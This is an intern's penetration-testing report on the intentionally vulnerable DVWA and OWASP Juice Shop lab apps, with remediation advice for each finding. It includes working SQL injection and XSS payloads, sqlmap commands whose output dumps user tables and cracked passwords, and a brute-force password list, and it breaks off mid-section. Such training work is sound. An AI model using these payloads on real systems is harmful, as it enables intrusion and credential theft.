

Vulnerability Assessment and Penetration Testing (VAPT) Report



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Executive Summary

This report presents the findings of a Vulnerability Assessment and Penetration Testing (VAPT) project performed on intentionally vulnerable web applications - **Damn Vulnerable Web Application (DVWA)** and **OWASP Juice Shop** - as part of the internship program at **Deltaware Solution Private Limited**.

The objective of this project was to analyze web applications for common vulnerabilities and demonstrate real-world risks using practical testing aligned with the **OWASP Top 10** standard.

During the testing process, **critical vulnerabilities** were identified, including:

- **SQL Injection (SQLi)**
- **Cross-Site Scripting (XSS)**
- **Broken Authentication**
- **Sensitive Data Exposure**
- **Broken Access Control**
- **Security Misconfiguration**

Detailed remediation recommendations have been provided for each vulnerability to enhance the security posture of web applications.

Scope:

- Identification and exploitation of vulnerabilities listed in the OWASP Top 10.
- Assessment of potential impact.
- Recommend fixes

Tools Used:

- Burp Suite (Community Edition): For scanning and testing
- Test Environment: DVWA or OWASP Juice Shop

- sqlmap
- Browser Developer Tools
- Kali Linux

Methodology

The VAPT process followed a structured approach:

1. **Vulnerability Identification:** Testing aligned with the OWASP Top 10 vulnerabilities.
2. **Exploitation:** Demonstrating the exploitability of identified weaknesses with proof-of-concept payloads.
3. **Reporting:** Documenting findings, potential impacts, and recommended mitigations.

Vulnerability Severity Classification

Risk	Description
Critical	Can attackers give full control(admin/root) of the system, leading to severe damage
High	Attackers can get admin access. It's hard to spot and can cause major problem if exploited
Medium	allow attackers to gain non-privileged access, which can be escalated to admin control in a few steps
Low	Limited or minor attempt, may aid in future attacks but usually poses minimal immediate risks

OWASP (Open Web Application Security Project) TOP 10 Vulnerabilities

The OWASP Top 10 represents the most critical security risks commonly found in web applications. This standard is designed to assist developers, security professionals, and organizations in identifying and mitigating prevalent threats.

1. **Broken Access Control** – Failure to implement proper restrictions on authenticated users, allowing unauthorized access to data or functions beyond their privileges.
2. **Cryptographic Failures** – Sensitive data is exposed due to weak or improperly configured cryptographic protections.
3. **Injection** – Unsanitized input leads to unintended commands or queries being executed.
4. **Insecure Design** – Security flaws arise from missing or weak design practices, such as lack of threat modeling or secure design principles.
5. **Security Misconfiguration** – Insecure default settings, unnecessary features, or overly verbose error messages expose the system.
6. **Vulnerable and Outdated Components** – Using outdated libraries or software with known vulnerabilities can be exploited by attackers.
7. **Identification and Authentication Failures** – Weak authentication mechanisms allow attackers to compromise user identities or sessions.
8. **Software and Data Integrity Failures** – Trusting unverified software updates, plugins, or code can lead to malicious code execution.
9. **Security Logging and Monitoring Failures** – This vulnerability refers to not properly recording security-related events (logging) and not being alerted when something suspicious happens (monitoring/alerting).
10. **Server-Side Request Forgery (SSRF)** – Applications can be tricked into making requests to internal systems, exposing sensitive data or services.

Vulnerability Findings and Remediation

Vulnerability 1: Injection (SQL Injection - SQLi)

SQLi occurs when user inputs are not properly sanitized, allowing attackers to inject malicious SQL queries.


1. SQL Injection Identified in DVWA (Low Security Setting)

Manual Testing:

- Vulnerable Parameter: id
- Payload Used: ' OR '1'='1 --

Result: Displayed multiple user records in the application response, confirming the presence of SQL Injection.

Vulnerability: SQL Injection



The screenshot shows the DVWA interface with the title 'Vulnerability: SQL Injection'. At the top, there is a form with the label 'User ID:' followed by a text input field containing the payload ' OR '1'='1' and a 'Submit' button. Below the form, the application response is displayed in red text, showing five user records that were not visible before the injection. Each record includes an ID, First name, and Surname.

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

Automation Tool Testing- SQLmap

Command Used to retrieve database:

```
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --  
cookie="security=low; PHPSESSID=<session>" --batch -dbs
```

```

---
[05:59:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[05:59:46] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

```

Table extracted from the database dvwa:

```

root@kali:~/hacking# sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=74d9276df4947f5ad6fce25974cce39f; security=low" --batch -D dvwa --tables
[1.9.4dbtable]
https://sqlmap.org
Weak Session IDs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume
used by this program
XSS (NoInject)
[*] starting @ 06:07:38 /2025-06-09/
[06:07:39] [INFO] resuming back-end DBMS 'mysql'
[06:07:39] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 7176717071=Submit
Type: error-based
Title: MySQL >= 5.0 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 5550 FROM(SELECT COUNT(*),CONCAT(0x71707171,(SELECT (ELT(5550=5550,1)))0x71707171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) -- kxmsSubmit=Submit
Type: time-based blind
Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9520 FROM (SELECT(SLEEP(5)))aJfL) -- jn6F5Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71707171,0x31434154727958467886467516072445645647785846472777862629076464f42,0x7170717071),NULLRESSubmit=Submit
[06:07:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.63
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[06:07:39] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
(2 tables)
+-----+
| guestbook |
| users     |
+-----+

```

Data Extracted from the table users:

```

Database: dvwa
Table: users
[5 entries]
+-----+
| user_id | user      | avatar                                     | password                                     | last_name | first_name | last_login | failed_login |
+-----+
| 1       | admin    | /dvwa/hackable/users/admin.jpg           | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     | 2025-06-09 02:28:18 | 0             |
| 2       | gordonb  | /dvwa/hackable/users/gordonb.jpg         | e99a18c428cb38d5f260853678922e03 (abc123) | Brown     | Gordon    | 2025-06-09 02:28:18 | 0             |
| 3       | 1337     | /dvwa/hackable/users/1337.jpg            | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack      | 2025-06-09 02:28:18 | 0             |
| 4       | pablo    | /dvwa/hackable/users/pablo.jpg           | 0d187d09f8bbe48cade3de5c71e9e9b7 (letmein) | Picasso   | Pablo     | 2025-06-09 02:28:18 | 0             |
| 5       | smithy   | /dvwa/hackable/users/smithy.jpg          | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob       | 2025-06-09 02:28:18 | 0             |
+-----+

```

2. SQL Injection on Login Page (OWASP Juice Shop)

Payload Used: ' OR 1=1-- in email field and random password

Result: Login successfully bypassed, granting access without knowing valid credentials. This demonstrates SQL Injection combined with Broken Authentication

Observation: The returned account belonged to the admin user:

8

PASTE A TOKEN HERE

jD7c2juE7yYpTVAfumHG7pyR4

EDIT THE PAYLOAD AND SECRET

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "admin@juice-sh.op",
    "password": "0192923a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "",
    "assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-06-09 10:23:16.678 +00:00",
    "updatedAt": "2025-06-09 10:23:16.678 +00:00",
    "deletedAt": null
  },
  "iat": 1749480664
}
```

1. **Introduction**

- Stored XSS
- DOM-Based XSS

1. Reflected XSS (Low) on DVWA

Reflected XSS occurs when user input is immediately reflected in the web page response without proper sanitization.

Payload used: `<script>alert('xss')</script>`

This is a basic XSS payload.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello qwertyuio



2. Stored XSS (Medium Severity) on DVWA



Stored XSS happens when malicious input is permanently stored (e.g., in a database) and executed whenever another user accesses that content.

Payload used: ``

To perform this:

In the Stored XSS (Medium) challenge, two input fields were provided: **name** and **message**. The application filtered out `<script>` tags in the **message** field, preventing script-based injections. An alternative approach was to inject the payload through the **name** field. However, the name field had a client-side restriction allowing only 10 characters.

To bypass this restriction, browser developer tools were used to modify the `maxLength` attribute of the name input from **10** to **100**. This allowed submission of a longer payload, which successfully triggered the stored XSS.



3. DOM-Based XSS on OWASP Juice Shop


DOM-based XSS is a client-side web vulnerability where an attacker manipulates the Document Object Model (DOM) in a user's browser, injecting malicious code that executes due to insecure client-side script processing of user-controlled data.

Payload Used: `<iframe src="javascript:alert(` xss `)">`

Discovery Method:

After some shopping → Track Orders tab → Entered payload in search bar.

Result: JavaScript executed → alert triggered.



Other Payloads Tested (No Screenshots Provided):

- `<scr<script>ipt>alert('Hacked by Deepthi')</scr<script>ipt>`
- ``
- ``

Impact:

Session hijacking, defacement of the website, redirecting users to malicious sites, phishing, and client-side malware distribution.

Remediations:

1. Encode output appropriately for HTML, JavaScript, and URL contexts.
2. Apply strict input validation on user inputs.
3. Use Content Security Policy (CSP) to limit execution of unsafe scripts.
4. Implement HTTP security headers (X-XSS-Protection, CSP).
5. Sanitize user-generated content before rendering.

Vulnerability 3: Broken Authentication

Testing was conducted on **OWASP Juice Shop**, focusing on the login functionality and related authentication mechanisms to determine whether unauthorized access could be achieved through known techniques.

1. Manual Testing - SQL Injection in Login Form

Login functionality is vulnerable to SQL Injection, allowing complete bypass of authentication mechanisms (Refer: **6.1.2 SQL Injection on Login Page (OWASP Juice Shop)**)

2. Automated Testing Using Burp Suite Intruder

Attack Type: Cluster Bomb

Captured the login credentials in burp and sent it to intruder

Payloads Used:

- Emails → created custom list from known email of review section
- Passwords → custom password list was created using common/weak passwords for testing against known user accounts.

email-list: admin@juice-sh.op, support@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op

pass-list: admin, admin123, password, password123, 123456, 12345678, qwerty, letmein, welcome, juice, juice123, test, support, support123, administrator

Results

Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload1	Payload2	Status code	Response received	Error	Timeout	Length	Comment
0			401	55			413	
1	admin@juice-sh.op	admin	401	16			413	
2	support@juice-sh.op	admin	401	25			413	
3	jim@juice-sh.op	admin	401	175			413	
4	bender@juice-sh.op	admin	401	9			413	
5		admin	401	7			413	
6	admin@juice-sh.op	admin123	401	16			413	
7	support@juice-sh.op	admin123	401	11			413	
8	jim@juice-sh.op	admin123	401	49			413	
9	bender@juice-sh.op	admin123	401	11			413	
10		admin123	401	13			413	
11	admin@juice-sh.op	password	401	11			413	
12	support@juice-sh.op	password	401	16			413	
13	jim@juice-sh.op	password	401	6			413	
14	bender@juice-sh.op	password	401	11			413	
15		password	401	15			413	
16	admin@juice-sh.op	password123	401	15			413	
17	support@juice-sh.op	password123	401	12			413	
18	jim@juice-sh.op	password123	401	5			413	
19	bender@juice-sh.op	password123	401	16			413	
20		password123	401	16			413	
21	admin@juice-sh.op	123456	401	13			413	
22	support@juice-sh.op	123456	401	13			413	
23		123456	401	13			413	

Request	Response
15	Sec-Fetch-User: empty
16	Sec-Fetch-Mode: cors
17	Sec-Fetch-Site: same-origin
18	Priority: u=0
19	
20	{ "email": "admin@juice-sh%2eop", "password": "admin123" }

Result: Although automated brute force attacks using Intruder were unsuccessful due to CSRF token validation (all responses returned **401 Unauthorized**), the vulnerability was confirmed manually by bypassing the login using weak or predictable credentials

Impact

- Full account compromise is possible using SQL Injection and/or weak credentials.
- Attackers can gain administrative or privileged access.

Recommendations

- Implement strong password policies (minimum length, complexity, blacklisting common passwords).
- Fix SQL Injection vulnerability on login page by using **parameterized queries**
- Enforce multi-factor authentication.
- Use CAPTCHA or rate limiting to prevent brute-force attacks.
- Ensure CSRF protections are properly implemented.

Vulnerability 4: Sensitive Data Exposure

Happens when an application accidentally shows private information like usernames, password hashes, system details, or security tokens. Attackers can use this information to take over accounts, gain higher access, or break into other parts of the system.

Testing Performed – OWASP Juice Shop:

1. Email Enumeration via Product Reviews

While reviewing product pages on **OWASP Juice Shop**, several **user email addresses** were found exposed in the product review sections. Emails Found:

bender@juice-sh.op , admin@juice-sh.op , uvogin@juice-sh.op , stan@juice-sh.op
jim@juice-sh.op , mc.safesearch@juice-sh.op , ...

Example: SQL Injection with Email

Email: bender@juice-sh.op'-- and Pass: any random string

Result: Successfully logged in to that specific user's account without needing their actual password.

- Stop using MD5 → switch to bcrypt, Argon2, or PBKDF2 with proper salting for password hashing.
- Encrypt or remove sensitive claims from JWT tokens; store sensitive details securely on the server side.
- Regularly review and audit API responses to eliminate unnecessary sensitive data exposure.

Vulnerability 5: Broken Access Control

Broken Access Control occurs when an application fails to properly enforce restrictions on authenticated users, allowing unauthorized access to sensitive data or administrative functionality. This can lead to privilege escalation, data leakage, or manipulation of other users' data.

Testing Performed - OWASP Juice Shop:

1. Admin Access via Weak Authentication

Using the previously gathered email admin@juice-sh.op (collected from product reviews), multiple login techniques were attempted:

- SQL Injection Bypass:
 - Email: ' OR 1=1 --
 - Password: any random input

Result: Successful login as the **admin** user (confirmed via /login API response).


- Weak Credential Guessing:
 - Email: admin@juice-sh.op
 - Password: admin123

Result: Login successful with weak credentials.

- Login using email truncation:
 - Email: admin@juice-sh.op' --
 - Password: any random input

Result: Successful login into the admin account.

After logging in, the Admin Dashboard was directly accessible at:
<http://127.0.0.1:3000/#/administration>




No server-side role checks were enforced for this access.


2. Insecure Direct Object Reference (IDOR): View Another User's Basket

Testing revealed that users could attempt to modify their basket via direct manipulation of the BasketId.

Exploit Attempt:


While logged in as **Bender**, manually changing BasketId to **2** (belonging to **Jim**) using developer tools initially resulted in **401 Unauthorized**





However, when viewing the basket again:

- The application displayed **Jim's basket** contents (Later increases the quantity to before sending the request)
- Challenge "View another user's shopping basket" **completed**, confirming **IDOR vulnerability**.



Impact

- Privilege escalation from regular user to administrator
- Unauthorized access to other users' shopping baskets
- Exposure of sensitive admin features, logs, and user information
- Weak or missing server-side validation on object ownership (IDOR)

Recommendations

- Implement Role-Based Access Control (RBAC) on both client and server sides
- Enforce authorization checks on all sensitive endpoints
- Avoid using predictable IDs for sensitive resources like baskets or user profiles
- Implement MFA for administrator accounts
- Monitor access logs for abnormal patterns or suspicious activity

Vulnerability 6: Security Misconfiguration

Security Misconfiguration arises when applications, servers, or databases are insecurely configured, exposing sensitive functionality, deprecated features, or other unintended behaviors. This can often lead to further attacks, data exposure, or unauthorized actions.


Testing Performed in **OWASP Juice Shop**:

1. Use of Deprecated B2B Interface

After logged in as any user, while submitting a complaint via the "**Complaint**" feature, it was observed that the application allows attaching files (*PDF and *zip). The file types permitted were not explicitly documented in the interface.

To discover allowed file types:


- Inspected **main.js** in the application code via browser DevTools.
- Located the following list of allowed MIME types:



```

13314         translate;
13315         customerControl = new s.hs({
13316             value: '',
13317             disabled: !0
13318         }, []);
13319         messageControl = new s.hs('', [
13320             s.k0.required,
13321             s.k0.maxLength(160)
13322         ]);
